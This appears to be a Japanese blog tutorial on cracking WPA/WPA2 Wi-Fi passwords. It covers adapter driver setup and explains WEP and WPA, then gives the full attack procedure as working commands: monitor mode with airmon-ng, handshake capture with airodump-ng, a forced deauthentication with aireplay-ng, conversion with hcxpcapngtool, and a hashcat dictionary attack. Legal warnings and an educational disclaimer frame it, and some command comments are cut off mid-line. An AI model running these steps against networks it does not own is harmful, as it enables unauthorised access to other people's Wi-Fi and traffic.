Wi-FiHacking (WPA/WPA2)


実行環境

本記事では、以下の環境を使って実験を行なった。

- Kali-Linux(Virtual Box)
- Ubuntu20.04

コマンドを入力するとは?

- 昔のコンピュータにはマウスを使って直感的に操作することはできず、コマンド入力によってコンピュータを操作していた。
- コマンドはアプリケーション一覧から、terminal(日本語なら端末)を起動してそこに打ち込む。



記事の見方

- 今回の記事では、背景の色が変わっている部分はコマンドを入力することを表しているので自分のコンピュータでターミナルを開いてみよう。

- コマンド入力部分で冒頭に#がついているものはコマンドとして実行される命令文ではなく、コメントである。

> コメント: 実際の処理には関係なく開発者が後からコードを読む人に向けて残すメモのようなもの。

必要なもの

- Wi-Fiルーター(自分のものに限る)他人のWi-Fiルータを勝手に攻撃すると電波法等の法律に違反してしまうため注意!

- パソコン。(Kali-linux推奨)
- Wi-FIアダプタ(モニターモードにできるもの) 動画内で紹介されているWi-Fiアダプタ ALFA AWUS036ACH

Wi-Fiアダプタの初期設定

動画内で紹介されているWi-Fiアダプタ ALFA AWUS036ACHを使用するにはドライバーをインストールする必要がある。

AWUS036ACHのドライバインストール

ALFA AWUS036ACHのドライバーは公式サイトのドライバのインストールガイドを見ながらインストールを行う。

- Kali Linuxの場合


```
#kali
sudo apt update
sudo apt install realtek-rtl88xxau-dkms
```

- Ubuntuの場合はaptから直接インストールできないのでドライバのインストールガイドからdebファイルをダウンロードした後、apt installにdebファイルを指定してインストールを行う。

```
#ubuntu
sudo apt update
sudo apt install ./realtek-rtl88xxau-dkms_5.6.4.2~git20200916-0kali1_all.deb
```


認識されているか確認


```
sudo iwconfig #wlan0等のネットワークインターフェースカードが表示されればOK
```



virtualboxでkaliを使用する場合

- VirturlBoxのkaliでWi-FIアダプタを使用する場合には、仮想OSにデバイスを認識させる必要がある。
- VirtualBoxで起動したOSの画面の上部のデバイスタブをクリックして、USB→USBの設定をクリックすると、現在仮想OSが認識しているデバイスのリストが表示される。- 右側のプラスボタンをクリックして、Realtek 802.11n NICを追加する。





WPA/WPA2のハッキング

WPA方式とは

- WEPにかわる新しい無線LANの暗号化方式。
- WPAは基本的な暗号方式などをWEPから変更していないため、ファームウェアあるいはドライバを変更する程度でWPAに対応できる。
- WEPと違って、必ずクラックできるわけではない。

WEP方式とその問題点

WEPについて

- WEPでは64bit、128bitの長さを持つ秘密鍵方式だったが、固定パスワードが多くを占め、可変部分(Initializeation Vector)は24bitしかなかった。WPAに比べてIVが抽出しやすいため、パスワードクラックされやすい。
- アクセスポイントに接続するユーザは全員同じWEPパスワードを用いる。長時間サンプリングすることで必要なパケット量がたまりやすい。
- IVを平文で送っていて暗号化していない。
- 暗号鍵は**WEPパスワード+IV**で構成される。

> IV=可変部分(Initializeation Vector)

WPA方式のWEPからの変更点

- すべての秘密鍵の長さを128bitに統一。
- IV(可変部分)を24bitから48bitに増やした。
- 暗号鍵を**WEPパスワード+IV+MACアドレスのハッシュ値**に変更。→推測が難しくなる。
- 暗号鍵を1万パケットごとに更新する。→パケットを盗聴されても鍵を割り出す処理が難しくなる。

WPAクラックの流れ

今回のクラッキング方法では、既に接続されている端末が存在することが条件である。

1. Wi-Fiアダプタをモニターモードにして、パケットを集められる状態にする。
2. 4 way handshakeを行わせるために、攻撃対象となるアクセスポイントに接続している端末が必要であるため、端末があることを確認する。
3. 攻撃対象のアクセスポイントと接続している端末の接続を強制的に中断させ、4 way hand shakeを再度行わせそれをキャプチャする。
4. パケットをhashcatを使って解析する。

1. Wi-Fiアダプタをモニタモード変更

邪魔者をkill(ここから実際にターミナルにコマンドを入力していく)

- WEP Wi-Fiのハッキングを行う前に邪魔なアプリケーションをkillする必要がある。
- ターミナルを開いて(Application一覧から端末を実行)以下のコマンドを実行する。

```
sudo airmon-ng check kill #wpa_supplicantをkill
```

> wpa_suppliment: WPA認証機器との鍵の交渉を実装しており、wlanドライバのローミングやIEEE 802.11認証やアソシエーションを制御している。

モニターモードとは

- Wi-Fiをモニターモードにすることで周囲に漂っている電波をすべて受信できるようになる。(自分宛てじゃないパケットも見れるようになる)
- Wi-Fiアダプタのモードを変更するには、ネットワークインターフェースカードを指定して実行する必要がある。
- 以下のコマンドを実行することで使用できるネットワークインターフェースカードの一覧等が見られる。

```
ip a
```

- 現在使用しているコンピュータが**有線接続ならば、en**から始まるもの、**Wi-Fi接続ならば wl**から始まるものをメモしておく。


- 筆者の場合にはWi-Fi接続なので、**wlp2s0**であるが、kali linuxをVirtualBoxを使って使用している場合はwlan0である可能性が高い。

モニターモードに変更する方法

- airmon-ngを使う方法が簡単だが、環境によってはうまく行かないことがあるので、その場合には手動でやる方法を試してみると良い。
- モニターモードにするとインターネットに接続することができなくなるので注意!

```
#air-mon-ngを使う方法
sudo apt install aircrack-ng #必要なツールをインストールする。(初回のみ実行すればよい。)
sudo airmon-ng start wlp2s0 #wlp2s0は先程メモした自身のネットワークインターフェースカードは
sudo iwconfig #monitorモードになっていればmonitorと表示されているはず。
```

```
#手動でやる方法
sudo ip link set wlp2s0 down
sudo iwconfig wlan0 mode monitor
sudo ip link set wlp2s0 up
sudo iwconfig
```



モニターモードから元に戻す

- コンピュータを再起動することでモニターモードから抜けられる。ハッキングが終わった後は再起動するのがおすすめ。
- もしくは、airmon-ngをstopしてもよい。

```
sudo airmon-ng stop wlp2s0mon
sudo ip link set dev wlp2s0 up
```


周囲のWi-Fi情報を見る

- 以下のコマンドを実行することで、周囲のWi-Fiを表示することができる。
- ステルス設定のWi-Fiも表示される。

> SSIDステルスとは: 無線ルータが自らのSSIDを発信するためのビーコン信号を停止して、SSID一覧から見えなくすること。

```
sudo airodump-ng wlp2s0mon #周囲のWi-Fi情報を取得する。
```

- 攻撃対象とするアクセスポイントには既に他の端末が接続されていることが必要となる。ここでその端末のMACアドレスをメモする。




```
#こんな感じでメモしよう(これはコマンドじゃないよ)
BSSID→ d6:48:8f:65:0c:27
CH→5
接続済み端末のMACアドレス→6b:6a:b4:b2:6f:be
```

BSSIDって何？と思った人向け

- MACアドレス: Media Access Controlアドレスの略で、ネットワークインターフェースカードごとに割り当てられる物理アドレス。
- BSSID: 無線LANにおける無線ネットワークの識別子。通常はMACアドレスをそのまま用いる。
- CH(チャンネル): CHを指定することは、周波数を合わせることあり、チャンネルを指定することでパケットを取得できるようになる。
- ESSID: 対象のwifi名のこと。

2. 4 way handshakeキャプチャできる状態にする

```
sudo airodump-ng -c 5 --bssid d6:48:8f:65:0c:27 -w wpa2 wlp2s0mon #-cでチャンネルを設
```


3. 端末のwifi接続を強制的に切り、4 way handshakeをキャプチャする

- WPAのクラッキングでは、4 way handshakeという通信を開始する手順で送信されるメッセージ4を止めるてパケットをキャプチャする必要がある。
- すでに接続されている端末では4 way handshakeは行われないので強制的にWiFi接続を外部から解除させて再接続時に行われる4 way handshakeをキャプチャしてパスワードの解析を行う。

すでに接続されている端末の接続を強制的に切る。

```
sudo aireplay-ng -0 1 -a <BSSID> -c <接続済み端末のMACアドレス> wlp2s0mon #-0で認証を無
```

- コマンド実行後に少し待つと、自動再接続が行われる。
- 4way handshakeをキャプチャするとパケットをキャプチャしている画面に「WPA handshake」と表示されるので確認後にキャプチャを終了する。



4. キャプチャした4way handshakeのパケットをhashcatを使って複合する。

capファイルをhashcatが読み込める形に変更する

capファイルをhashcatが読み取れる形に変換するhxpcapngtoolを使用する。これはUbuntuではうまくインストールできなかったのでkali-linuxでインストールを行い、変換を行った。

```
sudo apt install hcxtools #kali linuxのみうまくいった

hcxpcapngtool --hccapx=hoge wpa2-01.cap # --hcccapx=で出力の名前を決定(このコマンドでは
```

Wi-FIパスワードリストとなる辞書用意する。

- defaultのパスワードは桁数も多く、hashcatによって解析することは難しい。
- しかし、ユーザがカスタムしたパスワードであれば脆弱なパスワードが使用されている可能性がある。カスタムされたパスワードが使用されているアクセスポイントはSSIDもデフォルトから変更されている場合が多い。
- probable-v2-wpa-top4800.txtなどが有名らしい。Githubからダウンロード可能。

hashcatによる複合を実行

最後に変換したcapファイルをhashcatを使って複合することでパスワードを解析する。
hashcatについてはこちらを参照してください。

```
sudo apt install hashcat #install
hashcat -m 2500 hoge -a 0 password.list #-mでhashタイプをWPA/WPA(2500)に設定 -a 0で辞
```

最後に

- 本記事は情報セキュリティ技術の教育普及活動を目的に作成されたものであり、サイバー攻撃を助長する目的で作成されたものではありません。
- 本記事で紹介したコマンドを、他人のWi-Fiに対して使用すると電波法等の法律に違反するおそれがあり、筆者はそれに対しての責任は負いません。
- ルールを守って楽しいハッキングを心掛けましょう。
